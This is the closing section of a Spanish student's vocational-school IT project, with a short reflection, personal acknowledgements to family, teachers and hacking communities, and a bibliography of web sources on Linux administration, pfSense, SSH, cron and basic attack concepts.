Finalmente, como punto final, y como diría mi profesor de historia, no es tan importante la meta como lo es el camino. Aplicando esta frase al proyecto puedo decir que estas semanas de investigación me han podido llegar a aportar más de lo que es en sí el mismo proyecto ya que he aprendido a usar herramientas y tecnologías que, aunque no tengan relación con el proyecto, me servirán para un futuro como profesional de este sector.

Agradecimientos

Quisiera agradecer a todas las personas que me han ayudado a lo largo del proyecto tanto personal como profesionalmente.

A mis padres, tíos y abuelos, que me han ayudado a despejarme en los momentos en los que me veía incapaz de continuar con el proyecto y el ciclo formativo adelante.

A la comunidad de Hacking Sevilla, Follow the White Rabbit y Underc0de por el apoyo técnico recibido ante las dudas que han ido surgiendo.

A este mismo instituto, IES Ciudad Jardín, a Juanlu, Nuria, Vicente, Jaime, todo el profesorado y personal administrativo, servicios y alumnado. Gracias por el cariño que me habéis dado durante estos dos años y por hacerme recuperar la fe en una enseñanza de calidad y que piensa en el alumnado.

A mi profesor de 4º ESO del IES Cristóbal de Monroy, Jose Manuel Rós Triviño. Gracias por arriesgarte y permitirme seguir estudiando lo que me apasiona y por transmitir las ganas y pasión que le pones al mundo, gracias por ser ejemplo de superación.

A mis amigos Manuel, Adrián y Juan José, que a pesar de las distancias me ayudaron a seguir adelante con el ciclo formativo y me ayudaron a encontrar mi pasión.

A Cruz Roja Española, especialmente a mi pequeña segunda familia de juventud, Astacio, Isa, Lucía, Covadonga, Ruth, Inma, Solano y Sandra. Gracias por acompañarme en los momentos más difíciles de todos estos años.

A todos los que no he nombrado, pero han pasado por mi vida, gracias por hacerme ser la persona que soy hoy.

Webgrafía

- <https://www.linuxtotal.com.mx/index.php?cont=rsync-manual-de-uso>
- <https://maslinux.es/los-15-mejores-programas-de-copia-de-seguridad-de-codigo-aberto-para-gnu-linux/>
- https://unicarlos.com/wa/moduloproyecto/sti/pedro_jose_garcia_moreno_pfsense.pdf
- <https://www.youtube.com/watch?v=TOnlk1AHn1Q>
- <https://aulavirtual.iesciudadjardin.es>
- https://www.uv.es/sto/articulos/BEI-2003-01/ssh_np.html
- <https://voragine.net/linux/acceso-ssh-seguro-servidor-autenticacion-clave-publica>
- <http://decodigo.com/python-verificar-si-existen-archivos-y-carpetas>
- <https://codigofacilito.com/articulos/fechas-python>
- https://docs.quantifiedcode.com/python-anti-patterns/readability/comparison_to_true.html
- <https://geekytheory.com/programar-tareas-en-linux-usando-crontab>
- <http://www.secnot.com/comprimir-directorio-linux.html>
- <http://www.hypexr.org/linux scp help.php>
- <http://www.javiercarrasco.es/2013/02/08/no-se-pudo-bloquear-varlibdpkglock-open-11-recurso-no-disponible-temporalmente/>
- https://www.youtube.com/watch?v=73A_nZyxzzM
- <https://www.linuxito.com/seguridad/598-como-crear-un-certificado-ssl-autofirmado-en-dos-simples-pasos>
- <https://www.zevenet.com/es/knowledge-base/howtos/create-certificates-pem-format/>
- <https://serverfault.com/questions/449651/why-is-my-crontab-not-working-and-how-can-i-troubleshoot-it>
- <https://www.mikroways.net/2009/06/24/habilitar-https-en-apache/>
- <https://www.cica.es/servicios/conectividad/servidor-ntp/>
- <https://www.pcwdld.com/traceroute>
- https://www.reddit.com/r/PFSENSE/comments/g6v07b/nat_translation_to_internet/
- https://www.bellera.cat/josep/pfsense/nat_cs.html
- <https://serverfault.com/questions/421161/how-to-configure-vsftpd-to-work-with-passive-mode>
- <https://blog.cerounosoftware.com.mx/las-5-fases-de-un-ataque-informatico>
- <https://ironhackers.es/herramientas/reverse-shell-cheat-sheet/>
- [https://es.wikipedia.org/wiki/Ingenier%C3%ADa_social_\(seguridad_inform%C3%A1tica\)](https://es.wikipedia.org/wiki/Ingenier%C3%ADa_social_(seguridad_inform%C3%A1tica))

<https://randed.com/tipos-de-phishing/>

https://www.reddit.com/r/vmware/comments/gx2v6s/caps_lock_problem/